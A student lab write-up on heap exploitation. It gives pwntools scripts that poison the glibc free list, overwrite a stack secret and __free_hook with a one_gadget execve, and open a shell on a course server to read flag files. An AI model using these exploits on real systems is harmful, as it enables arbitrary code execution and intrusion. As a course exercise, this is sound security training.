Secure System Engineering

Assignment - 4

Heap Vulnerability

Submitted by

Muhammed Tharikh (cs22m058)

Nitesh Patwa (cs22m060)


Problem 1

In this problem


- We are given a binary(./users) and its source code(users.c).
- There is a “secret value” field that we are supposed to change using heap exploitation techniques.

The vulnerability that we exploited is the heap. We used heap overflow to overflow the heap, so as to change the pointer of the free chunk to point to our secret value address, then change the value by putting some string.

First we found out where the secret value was being stored, so as the value is local to main, we disassembled the main and found out the value of secret, which was at **-0x12(rbp)** location as we can see from the below image:




The value of $rbp is found by just printing **p $rbp**



Now as we got the value of $rbp, the address where the secret is stored is at : **0x7fffffffde0e (0x7fffffffde20 - 0x12) .**

Now what we did is exploited the heap structure, so as to change the pointer to this particular address. For that we added 3 users, with id as 1, 2, and 3. Then removed in reverse order, i.e, 3, 2, and 1. So the free list has entries in the order **1->2->3** as seen from the below heap addresses.



So the id 1 is at **0x6cf50**, it’s next pointer is pointed to **0x6cf70** (which is the id 2), it’s next pointer is pointed to **0x6cf90** (which is id 3) which points to null.

After removing, what we did is create another user, as free space is available, it will be allocated in the same place as id 1, we overflow the secret address so as to cover the pointer pointed by **0x6cf70** (id 2). So on the next malloc the chunk **0x6cf70** will be allocated and the bin pointer would be pointing onto the next pointer of **0x6cf70**, which is now our secret address. So on the adjacent user creation which calls another malloc, we will be rewriting onto the secret value, so we put the name on the 3rd malloc.

Now the address we put is not **0x7fffffffde0e,** but we put **0x7fffffffde06** as when we put the former address, the malloc will put 8B of nulls before this address, which causes stack smashing, so what we did is put the latter address, then overflowed the latter address extra by 8B.

Also there was another problem, i.e, we got the correct name inside gdb, but on runtime the addresses were changed, so we got a segmentation fault. So what we did is use the core file generated by enabling dumping of core by *"ulimit -c unlimited"*, on doing so we got a core file, then we ran the program with core file using gdb, then we printed where ebp - 0x12 was, and the location was at **0x7fffffffde5e,** so the offset difference was 0x50, which we added to the address we got and then we got the correct exploit address (by subtracting 8B, because of the malloc null).

So the overall exploit string that we used is shown below with exploit.py file **:**

```
address= "\x56\xde\xff\xff\xff\x7f\x00\x00"
print(("a\n"+"a\n"+"2\n")*3 + "r\n3\n"+"r\n2\n"+"r\n1")
print("a\n"+address*5+"\n1")
print("a\na\n1\n"+"a\n"+"a"*8+"cyberpunk"+"\n1\n" + "x\n")
```

Final output that we got is :

```
[a]dd a user
[r]emove a user
[p]rint all users
e[x]it program
Enter user name
Enter user privilege level from 1 (highest) to 4 (lowest)
The secret stored is cyberpunk
esctf@osboxes:~/Downloads/Lab 4$
```

So we replaced the secret which was earlier "SAMPLEME" to "cyberpunk".

Problem 2

In this problem-

- We need to access a remote server using the **"nc 10.21.232.108 5551"** command.
- The source code(users2.c) and glibc(libc.so.6) are given.
- Using heap exploit techniques we need to leak the secret flag from this remote system.

The vulnerability that we exploited here is also heap. We used heap overflow to overflow the heap, so as to change the pointer of free chunk to point to free hooks address, then change the value by putting exec address which calls the shell.

Now we found out the address of free hook by using pwn by analyzing the libc file given to us. We got the offset of the free hook by the below code:

```
from pwn import *

e = ELF('./libc.so.6')
print(e.address)
print(hex(e.symbols['__free_hook']))
```

The output of executing above is given below:

```
tharikh@legend:~/sse-ass4$ python hook_address.py
[*] '/home/tharikh/sse-ass4/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
0
0x3ed8e8
tharikh@legend:~/sse-ass4$
```

As you can see, the offset of the free hook is **0x3ed8e8 (0x3ed8e8 - 0x0)**. Here we can also analyze the free hook by running on the vm with the library and subtracting the address of free hook with base address of the libc. Either way we got the offset of the free hook.

Now what we need is to open the shell so that we can get the flags from the file system. To do that we used **one_gadget** mentioned in the links provided, which looks for instructions in the libc which calls the shell directly, so if we put that address onto the free hook, we can run the shell whenever we call free after overflowing. The output of running one_gadget is given below:

```
tharikh@legend:~/sse-ass4$ one_gadget libc.so.6
0x4f2a5 execve("/bin/sh", rsp+0x40, environ)
constraints:
  rsp & 0xf == 0
  rcx == NULL

0x4f302 execve("/bin/sh", rsp+0x40, environ)
constraints:
  [rsp+0x40] == NULL

0x10a2fc execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
tharikh@legend:~/sse-ass4$
```

Here we used the offset address **"0x4f302"** which calls execve, which transfers the current process to the shell. We used the 2nd offset, as the 1st address had more constraints. Second one had little constraint and the constraints were already satisfied. So we got the overall addresses needed and we used pwn tools for doing the exploitation. Now we only got the offset of execve and free hook. Inorder to get the correct address we need libc base address, which is being printed by the remote machine, so we can parse it by using the pwn tool (recvline and then parse) and give that address for further calculating the absolute address.

The overall process is given by :


We added 3 users, with id as 1, 2, and 3. Then removed in reverse order, i.e, 3, 2, and 1. So the free list has entries in the order **1->2->3** (Similar to 1st problem). Then added a new user with the address of free hook and overflowed onto the next free chunk. So the second free chunk's next pointer contains the address of the free hook address. So on the next malloc, the bin pointer will point onto the free hook. Now we again malloc with the execve address (as the username) from above. So now our free hook contains execve, so on the next free call, execve will be called which will spawn a shell. Which we can use for getting the flag.

The code for the process is given below:

```python
from pwn import *

exec_offset = int('0x4f302'.replace('0x',''),16)
free_hook_offset = int('0x3ed8e8'.replace('0x',''),16)

conn = remote('10.21.232.108',5555)
first_line = conn.recvline()
print(first_line)
first_line = first_line.split()
libc_base_address = int(first_line[len(first_line) - 1].decode('utf-8').replace('0x', ''),16)
print(hex(libc_base_address+exec_offset))

add_users = 'a\na\n1\n'*3
remove_users = 'r\n3\n'+'r\n2\n'+'r\n1'
free_hook_adress = libc_base_address+free_hook_offset
exec_address = libc_base_address + exec_offset
conn.sendline(bytes(add_users+remove_users,'utf-8'))
conn.sendline(b'a')
conn.sendline(p64(free_hook_adress)*5)
conn.sendline(b'1')
conn.sendline(b'a\na\n1\na')
conn.sendline(p64(exec_address))
conn.sendline(b'1')
conn.sendline(b'r')
conn.interactive()
conn.close()
```

The output is given below :

```
.....................
[a]dd a user
[r]emove a user
[p]rint all users
e[x]it program
$ r
Enter user number to remove : $ 1
$ ls
flags
users2
ynetd
$ cd flags
$ ls
CS18B002_Cs22m082.txt
CS19B009_CS19B053.txt
CS19B011_CS19B066.txt
CS19B033_CS19B008.txt
```



So pwn tool will take care of the the add user part and remove user part and the 3 add user for exploitation, then **conn.interactive()** will help in getting into interactive mode, so we just need to put the id (can be any id) then a new shell will be spawned from which we get the flag corresponding to our team. The flag is : **bK73KSimox** as you can see from the above image.